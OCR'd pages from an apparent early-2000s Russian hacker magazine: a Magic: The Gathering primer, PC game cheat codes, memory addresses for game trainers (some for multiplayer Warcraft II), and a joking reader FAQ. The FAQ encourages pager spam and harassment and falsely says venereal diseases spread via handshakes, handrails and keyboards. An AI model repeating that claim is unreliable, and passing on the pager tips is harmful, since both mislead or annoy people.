
В MtG есть несколько уровней сложности, рассчитанных на игроков с разной степенью опытности. Для начала тебе предложат приобрести Portal – упрощенная версия игры, с более понятными правилами и меньшим количеством типов карт. Когда Портала станет недостаточно, можно перейти на Advanced уровень. Когда и он будет казаться тебе слишком простым, пора переходить на максимум – Expert. Это как с наркотиками: для начала хватает травки, но потом хочется чего-нибудь поконкретнее. Если себя не жалко, можешь сразу начать с Эксперта, но искренне не советую: поначалу, чтобы разобраться с простейшими свойствами, тебе не раз придется дергать товарища-наставника за рукав с воплями: "А что эта карта делает? А эта? А эти четыре?!" Впрочем, смотри сам, что лучше – поставить в известную позу мозги, пытаясь разобраться со всеми исподвыподвертами, или неспеша втянуться, поиграть в легенький Портальчик, потом через полгода сообразить, что пора покупать экспертную колоду, а свою любимую портальную кучу подарить не менее любимой сестренке на пятилетие.


















Независимо от того, во что ты решил играть, тебе предложат несколько вариантов карточных наборов. Game box – две простенькие готовые колоды для Портала и один дополнительный бустер из 15 карт. Preconstructed Desk – заранее собранные и полностью готовые к игре колоды (в Портале по 40 карт, во всех остальных вариантах – по 60). Также продаются стартеры по 60-75 карт – эти свободно фасуются с конвейера, потому угадать, что именно там находится, заранее нельзя. Тут уж как повезет. Помимо этого, имеются пятнадцатикарточные бустеры, которые также фасуются случайным образом роботом-упаковщиком.

Естественно, все предложенные наборы хороши для домашнего времяпрепровождения, но для создания сильной жизнеспособной колоды их нужно малость проапгрейдить. Если с деньгами у тебя напряга нет, то можно покупать дополнительные наборы и тырить из них все самое интересное. Если ничего больше покупать не хочется, меняйся с друзьями. Только для начала определись, какими цветами играть будешь, потому как играть всеми пятью – чистой воды самоубийство.

Надо отметить, что карты в Magic: The Gathering делятся на три вида. Common – обычные, каких в каждой колоде вагон и маленькая тележка. Uncommon – необычные, и потому более ценные. Чаще всего они обладают весьма полезными свойствами. И, наконец, Rare – наиболее редкие карты. Подчас именно они способны решить исход партии. В каждом бустере тебе полагается одна раровая карта и три анкоммона. В стартерах количество редких и необычных карт также фиксировано. С недавних пор в наборах появились так называемые "foil cards" – чрезвычайно редкие карты (одна на несколько сотен), отличающиеся особым сверкающим оформлением. Они не обладают какими-либо выдающимися свойствами и интересны в первую очередь для коллекционеров. Так что если тебе попадется фойловая карта, лучше сменяй ее на что-нибудь полезное – причем махнуть ее можно будет очень выгодно.

Деление пристрастия

Всего в Magic: The Gathering насчитывается около 6000 карт, многие из которых являются истинными произведения искусства. На каждой карте стоит имя ее создателя-художника, а сами картинки, с которых потом печатаются карты, продаются на аукционах за сотни баксов (иногда и за тысячи). Неудивительно, что Magic: The Gathering породила манию коллекционирования: игра, в основе которой лежит собирательство и накопление, просто не могла удержаться от подобного шага. Кто-то собирает карты любимого художника, кто-то – любимых зверей или просто красивые пейзажи. Некоторые ценители держат в своих коллекциях исключительно фойловые или редкие карты. Для хранения коллекций выпускаются специальные обменники: папки со специальными файлами, напоминающие клясcеры для марок.

Вообще, в продаже есть все, чтобы удовлетворить собственнические потребности заядлого MtG-шника: индивидуальные защитные протекторы для каждой карты (вещь не столько понтовая, сколько полезная – ведь не хочется, чтобы любимые карты быстро истрепались), футболки, кепки, часы и сувениры с символикой. Более того, ты можешь купить фэнтезийные романы, по мотивам которых выпущены целые серии, где узнаешь о судьбах знакомых тебе по картам героев и о том, как они докатились до подобной жизни. Единственное, что может тебя остановить, это недостаточное знание английского языка, потому как пока эти романы на великий и могучий не переведены.

Magic: The Gathering – это не просто игра, это целый мир со своими законами и особенностями. Сейчас ты знаешь только малую часть того, что можно о ней рассказать. Предвосхищая твои вопли "Хочу!!!", мы начинаем целую серию статей о MtG. В следующих номерах ты узнаешь о турнирах, проводимых по Мэджику, о том, как правильно собрать колоду, о вариантах игровых стратегий. Включайся, и ты станешь не только кулхацкером, но и кул-визардом!

ЛОМКА

KodeMaster
cranyoblast@xakep.ru

"Хакер" – единственный журнал, публикующий полностью проверенные коды. Если ты не тормоз и если у тебя нормальная версия игры, то приведенные коды будут работать.

Demolition Racer

Дружок – хочешь покататься на всех машинах и всех трассах игры? Напиши во время ввода имени **BIG CHEAT**, а потом свое имя.
Дружок – хочешь покататься на всех машинах в лиге Demolition? Напиши во время ввода имени **LEAGUE CHEAT**, а потом свое имя.

FIFA 2000

Вводи во время игры, да и воздастся тебе...
BURNABY – EAC Pitch.
DIZZY – чужие на поле.
HOOLIGAN – бонусные команды.
LIGHTSOUT – ПОЖАРГОРИМ!
MOMONEY – теперь тебя финансирует билл гей. тсс!
SIZZLE – молния! гром!

Grand Theft Auto 2

Вначале введи вместо имени **GOURANGA**. Затем вводи любой из следующих кодов:
arsestar – сохранять все оружие после ареста.
beefcake – увеличить Brutality.
bemeall – все города.
bigscore – 10 миллионов очков.
blastboy – все оружие! вообще все!
coolboy – увеличить наличность.
cutie1 – 11 кошек. То бишь 99 жизней.
desires – максимальный уровень игрока.
eatsoup – покупки нахаляву.
elvis is here – убрать полицию.
flameon – неограниченный огнемет.
forallgt – все оружие.
godofgta – все оружие и патроны.
gorefest – увеличить Gore.
hunsrus – кепка-невидимка.
iamasucker – все сразу: все оружие, все уровни, неуязвимость, все девчонки дают. Ну кое-что я присочинил, конечно.
itsallup – выбрать уровень.
livelong – аналогично, но арестовать тебя все же могут.
losefeds – убрать полицию нафиг. Мечты, мечты...
meatman – забавный человечек пробегает по экрану.
muchcash – наличность возрастает до $500000.
navarone – то же самое.
no frills – если совсем крутой – можешь скрипты поредактировать.
rsjabber – аналогично.
tumyfrog – все бонусные уровни.
ukgamer – все города.
voltfest – неограниченная электропушка.
wuggles – твои координаты. Телефончик, адресок... шутка.
yakuzadeath – неуязвимость.
Вот тебе список поверупов, которые даются за подампленные автомобили. Соответствие марки автомобиля поверупу.
U-Jerk Truck – пулемет.
Michelli Roadster – пулемет.
Big Bug – пулемет.
Bug – пельменет... в смысле, тоже пулемет.
Z-Type – пулемет с глушителем.
Aniston BD4 – карточка освобождения из тюрьмы.
B-Type – неуязвимость.
Beamer – огнемет.
Dementia – невидимость.
Miara – ракетница.
Minx – электрические пальчики. Хрен оближешь...
Police Car – взятка копу.
Romero – броня.
Schmidt – здоровье.
Shark – коктейль молотова. Вместо еды.
Taxi – удвоенные повреждения.
А вот если ты настолько проворен и ловок, что найдешь все "GTA 2 Shields" – тебе откроется секретный уровень!

Nocturne

Читы для первой пропатченной версии:
amonra – пушка под названием Radiance Emitter (Sun Gun).
aqua – 500 водяных противовампирных пуль.
bandaid – молоко коровье. дает здоровье.
baronsaturday – вызвать Барона. Не Мюнхгаузена – пострашнее...
driveby – пулемет томпсона.
dumbogun – Слоновая Пушка.
ebola – убить всех вокруг.
gimmecrap – все оружие, патроны, неуязвимость.
iamacheatingbastard – неуязвимость.
keysuper – ключ Скелета.
layitonme – получить патроны.
mercury – 500 ртутных пуль.
oldhat – шляпу сними. То есть, смени.
pinkbunny – перезарядить батарею.
reallycold – заморозить всех вокруг.
shotgunshell – дробовик и 500 патронов.
silver – 500 серебряных пуль.
t2000 – герой принимает вид Терминатора Т-2000 – того, что из жидкого металла.
tntrules – динамит.
torchmyass – огнемет.
torchtip – горящие стрелы.
woodenstakegun – лук Древесной Змеи.
youfarted – газовая маска.
Теперь читкоды для оригинальной версии. Жмакай F10, баклан, и вводи:
aqua – дает 500 водяных противовампирных пуль.
bighead big – большие головы.
burningstake – горящие стрелы.
freezer – заморозить/разморозить окружающих.
godgames – неуязвимость.
goldmode – пишет "buy FLY!".
healme – восстанавливает здоровье.
ifarted – газовая маска.
mercury – дает 500 ртутных пуль.
moreammo – больше патронов, еще больше!
oldhat – сменить шляпу.
recharge – перезарядить батарею.
silver – дает 500 серебряных пуль.
skeletonkey – ключ Скелета.
snowstorm – вызывает снег.
thunderstorm – вызывает дождь.
winblows – все оружие, патроны, неуязвимость.
И еще два чита: **bigboom** и **headOfHorrors**. Про них отдельная песня.
Вначале надо ввести чит headOfHorrors. Затем, когда ты находишься в режиме неуязвимости... или не находишься в нем – одно из двух... Так вот, когда тебя окружает куча монстров, все атакуют и тебе почти что трындец настает – жми F10 и набирай bigboom. Иногда это одного чувачка убивает, иногда всех сразу.

Pharaoh

Если ты крутой хацкер, то ты знаешь, как снять с файла атрибут read-only. Рассказывать тебе об этом я не буду. Отредактировать файл, надеюсь, тоже сумеешь? Тогда бери в зубы редактор, файл **Pharaoh_Model_Normal.txt**, и редактируй там все! Все параметры описаны.
Перед запуском игры не забудь r/o вернуть.
Ну а если уж редактор (текстовый, не журнала) поддерживает сохранение r/o файлов – тогда, видимо, проще вообще этот атрибут не снимать.

TrickStyle

В меню выбирай Options, а там – CHEATS. Клево, да?! Как это нет?!!.. Зануда.
Вводи коды:
TEAROUND – побеждать. Усегда.
CITYBEACONS – все выиграть и пойти пить чай.
IWISH – времени навалом. Вот мне бы так!
TRAVOLTA – движения для power-up'ов.
INFLATEDEGO – все с большими головами. Мозгов, правда, больше не становится.

Wheel of Time

В консоли, которую уже каждый баклан вызывает по клавише ~, можно набирать:
god – ну чай не маленький, догадаешься, что этот код делает!
allammo – все-все и сразу... в жизни так не бывает!
ghost – прохождение сквозь стены.
fly – летать.
walk – ходить.

ЛОМКА 16 HEX

NeuroSurgeon
cranyoblast@xakep.ru

Методика

Для ввода цепочек я рекомендую использовать **CheatFinder** версии не ниже 1.0, достать который можно с ***cheatfinder.freeservers.com***. Запускаем игру, затем CF. В окне Applications Executing выбираем исполняемый файл игры. Жмем кнопку «Search Value». В появившемся окне нажимаем Insert и вводим: Address – адрес, по которому значение «проживает» в памяти, например, AD04E8; Width – «толщина» значения, например, 32 bits; Name, например, «деньги в банке». Нажатие на OK добавит получившуюся строчку в чит-лист, теперь значение можно изменять. Для этого выделяем строчку мышью и жмем кнопку Change. В появившемся окошке можно ввести новое значение и, если хочется, «заморозить» его, поставив галочку возле «freeze value». Напомню, что «заморозка» – это постоянная автоматическая подстановка значения в память. Частоту подстановки можно выбрать ползунком speed – от 2 до 200 раз в секунду. Сохранить чит-лист можно, нажав кнопку «Save PRF» в левой части CheatFinder. Возможно также использовать **Magic Trainer Creator v1.27**. Делается это так: запустив MTC параллельно с игрой, в окошке Process ID выбираем указанный exe'шник. Загружаем модуль **Magic Editor Creator**. С помощью Add забиваем всю информацию в чит-лист: название строчки, адрес и размер значения. Сохранив чит-лист в mec-файл, выбираем в менюшке справа «memory editor», выделяем строчку мышью и редактируем значение в Edit Zone. Несколько сложнее обстоят дела с «заморозкой» значения. После выбора exe'шника, адреса вводятся в окно Values to write in memory. Причем формат несколько отличается от указываемого мной, например, «Лес: D11CCB (32 бита)» для MTC выглядит так: «Лес: D11CCB, D11CCC, D11CCD, D11CE» – те же самые 4 байта (как видно, нужно немного знать шестнадцатиричное счисление). Для каждого байта выставляется значение в hex. Сохраняем чит-лист в gtc-файле, выбираем частоту подстановки, нажимаем «Poke all» и «Freeze». Значения заморожены.

Battle Commander: The Return of Waroid

Исполняемый файл – bcommand.exe
Earth Credits B15CB0 (32 bits)
Waroid Credits BFEEB0 (32 bits)

Cutthroats: Terror on the High Seas

Исполняемый файл – cutthroats.exe
Fame 6AB6F8 (16 bits)
Hoard 24EF548 (16 bits)

Digger 2000

Исполняемый файл – digger.exe
Lives DD4A84 (16 bits)
Points DD4A64 (16 bits)

Hazard

Исполняемый файл – hazard.exe
Главное – живым добраться до деревни с магазинами.
Gold 433600 (32 bits)

Heroes of Might&Magic III: Armageddon`s Blade

Исполняемый файл – h3blade.exe
Для успешного прохождения каждой кампании необходимо выживание “квестовых” героев. Ниже приведены адреса, по которым расположено количество юнитов в первом слоте войска.
Adrienne 138F750 (16 bits)
Caterine 138FBCB (16 bits)
Christian 1368887 (16 bits)
Dracon 1390046 (16 bits)
Gelu 13904C1 (16 bits)
Kilgor 139093C (16 bits)
Mutare 1391232 (16 bits)
Roland 13916AD (16 bits)

Homeworld

Исполняемый файл – homeworld.exe
RUs 85D8B8 (32 bits)


Pharaoh

Исполняемый файл – pharaoh.exe
Debens E01D44 (16 bits)

Warcraft II: Battlenet Edition

Исполняемый файл – warcraft ii bne.exe
Работает в мультиплеере.
[Red]Gold 4A9490 (32 bits)
[Red]Lumber 4AA4DC (32 bits)
[Red]Oil 4A9570 (32 bits)
[Red]Maximal Population 4AB5B0 (16 bits)
[Red]Current Population 4AB410 (16 bits)
[Blue]Gold 4A9494 (32 bits)
[Blue]Lumber 4AA4E0 (32 bits)
[Blue]Oil 4A9574 (32 bits)
[Blue]Maximal Population 4AB5B2 (16 bits)
[Blue]Current Population 4AB412 (16 bits)
[Green]Gold 4A9498 (32 bits)
[Green]Lumber 4AA4E4 (32 bits)
[Green]Oil 4A9578 (32 bits)
[Green]Maximal Population 4AB5B4 (16 bits)
[Green]Current Population 4AB414 (16 bits)
[Violet]Gold 4A949C (32 bits)
[Violet]Lumber 4AA4E8 (32 bits)
[Violet]Oil 4A957C (32 bits)
[Violet]Maximal Population 4AB5B6 (16 bits)
[Violet]Current Population 4AB416 (16 bits)
[Orange]Gold 4A94A0 (32 bits)
[Orange]Lumber 4AA4EC (32 bits)
[Orange]Oil 4A9580 (32 bits)
[Orange]Maximal Population 4AB5B8 (16 bits)
[Orange]Current Population 4AB418 (16 bits)
[Black]Gold 4A94A4 (32 bits)
[Black]Lumber 4AA4F0 (32 bits)
[Black]Oil 4A9584 (32 bits)
[Black]Maximal Population 4AB5BA (16 bits)
[Black]Current Population 4AB41A (16 bits)
[White]Gold 4A94A8 (32 bits)
[White]Lumber 4AA4F4 (32 bits)
[White]Oil 4A9588 (32 bits)
[White]Maximal Population 4AB5BC (16 bits)
[White]Current Population 4AB41C (16 bits)
[Yellow]Gold 4A94AC (32 bits)
[Yellow]Lumber 4AA4F8 (32 bits)
[Yellow]Oil 4A958C (32 bits)
[Yellow]Maximal Population 4AB5BE (16 bits)
[Yellow]Current Population 4AB41E (16 bits)




ЮНИТЫ


FAQ

Доктор Добрянский (Dr.Cod@xakep.ru)

-Доктор, почему меня все игнорируют?
-Следующий!

Из письма читательницы: "Дорогой Доктор Добрянский... к моменту, когда дохожу до FAQ, я погружаюсь в какое-то странное состояние умопомрачительного экстаза... иногда родители просят, чтобы я так громко не кричала...(XfKate)".


Ну, знаешь.... Если ты действительно XfKate, а не XfVova... Видимо от FAQ все-таки есть какая-то польза... Счастливого Нового Года!



Дорогой Доктор Добрянский! Как продублировать сообщение с пейджера на e-mail?

Почти у всех пейджинговых операторов есть услуга дублирования сообщений на электронную почту. Кул reader X Дмитрий Гилев придумал применение для этого свойства. Димон много сидит в Инете через модем. Ни одной девчонке к нему не прозвониться. Но теперь он арендовал номер пейджера, и все мессаги идут прямо в почтовый ящик, очень удобно, все сообщения доходят и сохраняются. Причем пагера у DIMON'а нет, а он и не нужен. Если ты, как DG, знаешь всякие толковые штучки, то обязательно пиши.

Димон хвалился тем, что это очень дешевое решение проблемы занятого телефона. На самом деле, есть халявные виртуальные пагеры. Но они каждый день посылают рекламу на мэйл, даже если сообщений не было. Сейчас у многих провайдеров есть дополнительная услуга виртуального пейджера. Это дешевле и не нужно запоминать номер абонента. Ты просто звонишь по специальному телефону к провайдеру и называешь ник твоего приятеля, для которого сообщение.



Можно ли послать сообщение на пейджер из сети?

Конечно можно, но у каждой пейджинговой компании свой сайт, тебе придется его поискать. Так можно спамить пейджеры, материться или рассказывать о чем-нибудь интимном. Словом, телефонистка тебе не нужна.

Чувак любил признаваться в любви одной девушке и использовал для этого пейджер. А телефонистки все время неправильно писали имя: Лана, Алина, Аэлина, Зелена. Девушку звали Елена, но одна телефонистка написала такое (никакая цензура не пропустит)... Теперь девушке купили сотовый телефон, а чуваку наложили гипс. Хотя телефонистка хороша тем, что ты можешь попросить ее отправить твое сообщение 200 раз с перерывом в 15 минут. И смотреть на то, как твой приятель разобьет пагер об стену.

Еще через Инет ты можешь отправить факс в любую точку мира. Прикинь, просыпаешься ты в 5 часов утра от телефонного звонка – это факс от друзей пришел. Что? Факса нет? Это никого не волнует, факс пришел – забирай. Вот ссылка на список виртуальных факсов и пагеров http://www.selena.kherson.ua/vit/faxnp.htm.



"Можно ли заразиться через компьютер венерологическими заболеваниями? Если да, то как предохраняться? З.Ы. Прошу отнестись к вышеизложенному с полной серьезностью. (USER)"

Как мне надоел этот вопрос, его задает каждый четвертый! Открываем справочник бабушки врача. 3 классических болезни:

"Гонорея.
Вызывается гонококком. Гонококк, попав на слизистую оболочку мочеиспускательного канала мужчины, вызывает воспаление в ней и может распространиться на другие мочеполовые органы путем непосредственного перехода.

Сифилис.
Возбудитель – бледная спиротеха Шаудин-Гофмана, которая легко обнаруживается в отделяемом проявлении сифилиса первичного и вторичного периода, но может быть обнаружена и во внутренних органах, и в центральной нервной системе.

Шанкр Мягкий.
Мягкий шанкр обусловлен специфическим возбудителем "стрептобациллом""


Далее идет описание симптомов, этого не выдерживают даже мои крепкие нервы. Все венерические возбудители – бактерии. Значит, ими можно заразиться через рукопожатие или через перила общественного транспорта, дверную ручку, клавиатуру (которую лапает множество людей), мышь, ну и, конечно, половым путем. Поэтому так здорово мыть руки после улицы. Эпидемии в Москве до сих пор нет только потому, что для заражения необходимо большое кол-во бактерий, а у нас они на Новый год от мороза дохнут.

Словом, через домашний компьютер сложно заразиться венерическим заболеванием, а СПИДом невозможно.

Не устанавливается Вин2000. Что делать?


Не встает? Еще бы! Это же пиратская версия. Да ты еще, наверное, самый свежачок купил, за месяц до официального выхода? :) Подожди недельку и купи диск посвежее, может повезет. Устанавливая окна до их официального выхода, ты сильно рискуешь. Когда только появился в продаже WIN98, один мой друг его сразу себе поставил. У той версии был глюк с Sound Blaster.









Когда приятель попытался мне доказать, что все нормально, бластеров стало сначала 5, а потом 12. Через 15 минут появилась вторая мамка, а еще через 15 комп перестал загружаться. А ответ простой: пираты очень хотят положить на свои диски свежатинку, и поэтому чаще всего там можно найти бета-, а то и альфа-версии, которые еще до конца не проверены, поэтому и глючат.



Как открыть файл, расширения которого не знаю?

Нужен выход в Интернет. Просто набери расширение в строке поисковой машины (www.altavista.com, к примеру). Она обязательно найдет страничку, где рассказывается либо о расширении, либо о проге, которая это расши-



рение поддерживает. Чтобы скачать такую программу, задай поисковой машине имя проги и слово “download”.

